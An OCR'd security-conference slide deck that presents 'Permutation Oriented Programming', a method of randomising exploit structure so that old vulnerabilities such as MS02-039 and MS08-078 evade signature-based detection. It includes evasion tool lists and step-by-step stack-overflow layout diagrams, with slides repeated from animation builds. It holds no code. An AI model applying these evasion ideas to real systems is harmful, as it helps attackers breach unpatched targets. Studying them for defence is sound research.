Permutation Oriented Programming

(Re)searching for alternatives!

Agenda

- 0000 – A long time ago…
- 0001 – Introduction
- 0010 – Brain at work
- 0011 – Approach
- 0100 – Demonstration
- 0101 – Conclusions
- 0110 – Testimonial
- 0111 – Questions and Answers

nbrito@pitbull:~$ whoami

- Nelson Brito:
  - Computer/Network Security Researcher Enthusiast
  - Spare-time Security Researcher
  - Addict for systems' (in)security
  - sekure SDI
- Home town:
  - Rio de Janeiro
- Public tools:
  - T50: an Experimental Mixed Packet Injector
  - Permutation Oriented Programming
  - ENG++ SQL Fingerprint™
- WEB:
  - http://about.me/nbrito

0000 – A long time ago...

"...in a galaxy far, far away..."

A long time ago, in a galaxy far, far away...

Permutation Oriented Programming

0001 – Introduction

"Because five bytes can make the difference!"

Before starting

0-Day

- **0-day** is cool, isn't it? But only if nobody is aware of its existence.
- Once the **unknown vulnerability** becomes **known**, the **0-day** will expire – since a **patch** or a **mitigation** is released (which comes first).
- So we can conclude that, once expired (**patched** or **mitigated**), **0-day** has no more value. If you do not believe me, you can try to sell a **well-known vulnerability** to your **vulnerability-broker**.
- Some **security solutions** fight against **0-day** faster than the affected vendor.

Pattern-matching

- This technology is as need today as it was in the past, but the **security solution** cannot rely only on this.
- No matter how fast is the **pattern-matching** algorithm, if a **pattern** does not **match**, it means that there is no **vulnerability exploitation**.
- No **vulnerability exploitation**, no protection action… But what if the **pattern** is wrong?
- How can we guarantee that the **pattern**, which did not **match**, is the correct approach for a protection action? Was the detection really designed to detect the **vulnerability**?

Some concepts

Exploitation

- There are lots of good papers and books describing the **exploitation** techniques. Thus, I do recommend you to look for them for a better understanding.
- This lecture has no pretension of being a complete reference for this topic.
- The **exploitation** path described here is something that I decided to follow, and it helped me to understand and apply **POP** (f.k.a. **ENG**$^{++}$) to the **vulnerabilities**.
- All the definitions are in compliance with:
  - **Common Vulnerabilities and Exposures**.
  - **Common Vulnerability Scoring System**.
  - **Common Weakness Enumeration**.

Vulnerability

- Any **vulnerability** has a **trigger**, which leads the **vulnerability** to a possible and reasonable **exploitation**.
- For some weakness types the **vulnerability** allows to control the flow of software's execution, executing an **arbitrary code** (**shellcode**), such as: CWE-119, CWE-120, CWV-134, CWE-190, CWE-196, CWE-367, etc.
- Before executing a **shellcode**, the **exploitation** must deal with the **vulnerable ecosystem** (**trigger**, **return address**, etc...), performing **memory manipulation** on **additional entities** (such as: **offset**, **register**, **JUMP/CALL**, **stack**, **heap**, memory **alignment**, memory **padding**, etc).


Current evasion techniques (a.k.a. TT)

Techniques

- Packet fragmentation
- Stream segmentation
- Byte and traffic insertion
- Polymorphic shellcode
- Denial of Service
- URL obfuscation (+ SSL encryption)
- RPC fragmentation
- HTML and JavaScript obfuscation
- Etc…

Tools

- Fragroute / Fragrouter / Sniffjoke
- ADMutate / ALPHA[2-3] / BETA3 / Others
- Whisker / Nikto / Sandcat
- Snot / Stick / IDS-wakeup / Others
- Sidestep / RPC-evade-poc.pl / Others
- Predator (AET)
- Etc…

What is Permutation Oriented Programming?

The scenario

- Remember: "*Some **security solutions** fight against **0-day** faster than the affected vendor*".
- This protection (**mitigation**) has a long life, and sometimes the correct protection (**patch**) is not applied.
- Sometimes, even vendors might adopt **pattern-matching** to release a **mitigation** (workaround) while working on a correct **patch**.
- People's hope, consequently their security strategy, resides on this security model: **vulnerability mitigated**, no **patch**…
- But what if an old and **well-known vulnerability** could be **exploited**, even on this security approach model?
- According to **pattern-matching**, any new **variant** of an old **vulnerability exploitation** is considered a new **vulnerability**, because there is no **pattern** to be **matched** yet!

The technique

- To circumvent or avoid a **pattern-matching** technology, there are two options:
  - Easier: know how the **vulnerability** is detected (access to **signature/vaccine**).
  - Harder: know deeply how to **trigger** the **vulnerability** and how to **exploit** it (access to **vulnerable ecosystem**).
- **Permutation Oriented Programming**:
  - Deep **analysis** of a **vulnerability**, (re)searching for **alternatives**.
  - Use all the acquired **knowledge** and **alternatives** to offer a variety of **decision** points (**variants**).
  - Intended to change the **behavior** of **exploit** developers.
  - Use **randomness** to provide unpredictable **payloads**, i.e., **permutation**.

What is Permutation Oriented Programming?

The scenario

- Remember: "*Some **security solutions** fight against **0-day** faster than the affected vendor*".
- This protection (**mitigation**) has a long life, and sometimes the correct protection (**patch**) is not applied.
- Sometimes, even vendors might adopt **pattern-matching** to release a **mitigation** (workaround) while working on a correct **patch**.
- People's hope, consequently their security strategy, resides on this security model: **vulnerability mitigated**, no **patch**…
- But what if an old and **well-known vulnerability** could be **exploited**, even on this security approach model?
- According to **pattern-matching**, any new **variant** of an old **vulnerability exploitation** is considered a new **vulnerability**, because there is no **pattern** to be **matched** yet!

The technique

- To circumvent or avoid a **pattern-matching** technology, there are two options:
  - ~~*Easier: know how the **vulnerability** is detected (access to **signature/vaccine**).*~~
  - Harder: know deeply how to **trigger** the **vulnerability** and how to **exploit** it (access to **vulnerable ecosystem**).
- **Permutation Oriented Programming**:
  - Deep **analysis** of a **vulnerability**, (re)searching for **alternatives**.
  - Use all the acquired **knowledge** and **alternatives** to offer a variety of **decision** points (**variants**).
  - Intended to change the **behavior** of **exploit** developers.
  - Use **randomness** to provide unpredictable **payloads**, i.e., **permutation**.


What is Permutation Oriented Programming?

The scenario

- Remember: "*Some **security solutions** fight against **0-day** faster than the affected vendor*".
- This protection (**mitigation**) has a long life, and sometimes the correct protection (**patch**) is not applied.
- Sometimes, even vendors might adopt **pattern-matching** to release a **mitigation** (workaround) while working on a correct **patch**.
- People's hope, consequently their security strategy, resides on this security model: **vulnerability mitigated**, no **patch**…
- But what if an old and **well-known vulnerability** could be **exploited**, even on this security approach model?
- According to **pattern-matching**, any new **variant** of an old **vulnerability exploitation** is considered a new **vulnerability**, because there is no **pattern** to be **matched** yet!

The technique

- To circumvent or avoid a **pattern-matching** technology, there are two options:
  - ~~*Easier: know how the **vulnerability** is detected (access to **signature/vaccine**).*~~
  - **Easier**: know deeply how to **trigger** the **vulnerability** and how to **exploit** it (access to **vulnerable ecosystem**).
- **Permutation Oriented Programming**:
  - Deep **analysis** of a **vulnerability**, (re)searching for **alternatives**.
  - Use all the acquired **knowledge** and **alternatives** to offer a variety of **decision** points (**variants**).
  - Intended to change the **behavior** of **exploit** developers.
  - Use **randomness** to provide unpredictable **payloads**, i.e., **permutation**.

POP (pronounced /pŏp/) technique

The truth

- **POP** technique deals with **vulnerable ecosystem** and **memory manipulation**, rather than **shellcode**.
- **POP** is neither a new **polymorphic shellcode** technique, nor an **obfuscation** technique:
  - **Shellcode** is the last thing the **exploitation** and/or **detection** should care about.
  - **Obfuscation** is not an elegant technique to apply to an **exploitation**.
- **POP** technique can be applied to work with Rapid7 Metasploit Framework, CORE Impact Pro, Immunity CANVAS Professional, and regular stand-alone **proof-of-concepts** (**freestyle coding**).
- **POP** technique maintains the **exploitation reliability**, even using **random decisions**, it is able to achieve all **exploitation** requirements.

The examples

- Server-side vulnerabilities:
  - **MS02-039**: CVE-2002-0649/CWE-120.
  - **MS02-056**: CVE-2002-1123/CWE-120.
- Client-side vulnerabilities:
  - **MS08-078**: CVE-2008-4844/CWE-367.
  - **MS09-002**: CVE-2009-0075/CWE-367.
- Windows 32-bit **shellcodes**:
  - **波動拳**: "CMD /K".
  - **昇龍拳**: "CMD /K set DIRCMD=/b".
- All example modules were ported to work with Rapid7 Metasploit Framework, but there are also examples for client-side in HTML and JavaScript.


What if...

exploit #1

What if...

exploit #1

exploit #2

What if...

exploit #1

exploit #N

exploit #2

What if...

What if...

What if...

Permutation Oriented Programming

0010 – Brain at work

"Hardest option!!!"

Vulnerabilities

MS02-039

- Common Vulnerabilities and Exposures:
  - CVE-2002-0649.
- Common Weakness Enumeration:
  - CWE-120.
- CVSS Severity: 7.5 (HIGH).
- Target:
  - Microsoft SQL Server 2000 SP0-2.
- **Vulnerable ecosystem:**
  - Protocol UDP.
  - Communication Port 1434.
  - SQL Request CLNT_UCAST_INST.
  - INSTANCENAME >= 96 bytes.
  - INSTANCENAME != NULL.

MS08-078

- Common Vulnerabilities and Exposures:
  - CVE-2008-4844.
- Common Weakness Enumeration:
  - CWE-367.
- CVSS Severity: 9.3 (HIGH).
- Target:
  - Microsoft Internet Explorer 5.01 SP4, 6 SP0-1, 7 and 8 Beta 2.
- **Vulnerable ecosystem:**
  - XML Data Island feature enabled (default).
  - DHTML with embedded Data binding.
  - XML Data Source Object (DSO).
  - Data Consumer (HTML element) pointing to a dereferenced XML DSO.


Vulnerabilities


MS02-039

- Common Vulnerabilities and Exposures:
  - CVE-2002-0649.
- Common Weakness Enumeration:
  - CWE-120.
- CVSS Severity: 7.5 (HIGH).
- Target:
  - Microsoft SQL Server 2000 SP0-2.
- **Vulnerable ecosystem:**
  - Protocol UDP.
  - Communication Port 1434.
  - SQL Request CLNT_UCAST_INST.
  - INSTANCENAME >= 96 bytes.
  - INSTANCENAME != NULL.

MS08-078

- Common Vulnerabilities and Exposures:
  - CVE-2008-4844.
- Common Weakness Enumeration:
  - CWE-367.
- CVSS Severity: 9.3 (HIGH).
- Target:
  - Microsoft Internet Explorer 5.01 SP4, 6 SP0-1, 7 and 8 Beta 2.
- **Vulnerable ecosystem:**
  - ~~*XML Data Island feature enabled (default).*~~
  - DHTML with embedded Data binding.
  - XML Data Source Object (DSO).
  - Data Consumer (HTML element) pointing to a dereferenced XML DSO.


C:\>_
RAM


C:\>_
RAM

MS02-039 Ecosystem

MS02-039 Ecosystem

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode

MS02-039 Ecosystem

memory manipulation

vulnerability

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode

MS02-039 Ecosystem

memory manipulation

vulnerability

memory stack

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode

MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

request

memory stack

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode

MS02-039 Ecosystem

memory manipulation		vulnerability	
0x04	llllllllooooooonnnnnnnngggggggg instancename	request	instancename

memory stack

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode


MS02-039 Ecosystem

memory manipulation		vulnerability	
0x04	llllllllooooooonnnnnnnngggggggg instancename	request	instancename

overflow

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode


MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

llllllllooooooooonnnnnnnnggggggggg
instancename

request instancename

additional entities

overflow

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode

MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

lllllllllooooooooonnnnnnnnggggggggg
instancename

request

instancename

return address

additional entities

overflow

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode

MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

llllllllooooooooonnnnnnnnggggggggg
instancename

return address

jump padding

additional entities

request

instancename

overflow

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode

MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

llllllllooooooooonnnnnnnnggggggggg
instancename

return address

jump padding

writable address

additional entities

request

instancename

overflow

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode

MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

llllllllooooooooonnnnnnnnggggggggg
instancename

request instancename

return address

jump padding

writable address

additional entities

padding

overflow

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode

MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

llllllllooooooooonnnnnnnnggggggggg
instancename

request instancename

return address

jump padding

writable address

additional entities

padding

overflow

shellcode
(injected into the stack)

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode

MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

llllllllooooooooonnnnnnnnggggggggg
instancename

request instancename

return address

jump padding

writable address

additional entities

padding

overflow

esp

shellcode
(injected into the stack)

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode

MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

lllllllloooooooonnnnnnnngggggggg
instancename

request instancename

return address

jump padding

writable address

additional entities

padding

overflow

esp

shellcode
(injected into the stack)

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode

MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

llllllllooooooooonnnnnnnnggggggggg
instancename

request instancename

return address

jump padding

writable address

additional entities

padding

overflow

esp

shellcode
(injected into the stack)

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode

MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

lllllllloooooooonnnnnnnngggggggg
instancename

request instancename

return address

jump padding

writable address

additional entities

padding

overflow

esp

shellcode
(injected into the stack)

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode

MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

llllllllooooooooonnnnnnnnggggggggg
instancename

request instancename

return address

jump padding

writable address

additional entities

padding

overflow

esp

shellcode
(injected into the stack)

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode

MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

lllllllloooooooonnnnnnnngggggggg
instancename

request instancename

return address

jump padding

writable address

additional entities

padding

overflow

shellcode
(injected into the stack)

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode

MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

llllllllooooooooonnnnnnnnggggggggg
instancename

request instancename

return address

jump padding

writable address

additional entities

padding

overflow

shellcode
(injected into the stack)

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode

MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

llllllllooooooooonnnnnnnnggggggggg
instancename

request instancename

return address

jump padding

writable address

additional entities

padding

overflow

shellcode
(injected into the stack)

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode

MS02-039 Ecosystem

memory manipulation

vulnerability

0x0A lllllllloooooooonnnnnnnnnggggggggg
instancename

request instancename

return address

jump padding

writable address

additional entities

padding

Trigger

overflow

shellcode
(injected into the stack)

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode

MS02-039 Ecosystem

memory manipulation

vulnerability

lllllllllooooooooonnnnnnnnnggggggggg
instancename

request instancename

return address

jump padding

writable address

additional entities

padding

Permutation

overflow

shellcode
(injected into the stack)

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode

MS02-039 Ecosystem

memory manipulation

vulnerability

llllllllooooooooonnnnnnnnnggggggggg
instancename

request instancename

return address

jump padding

writable address

additional entities

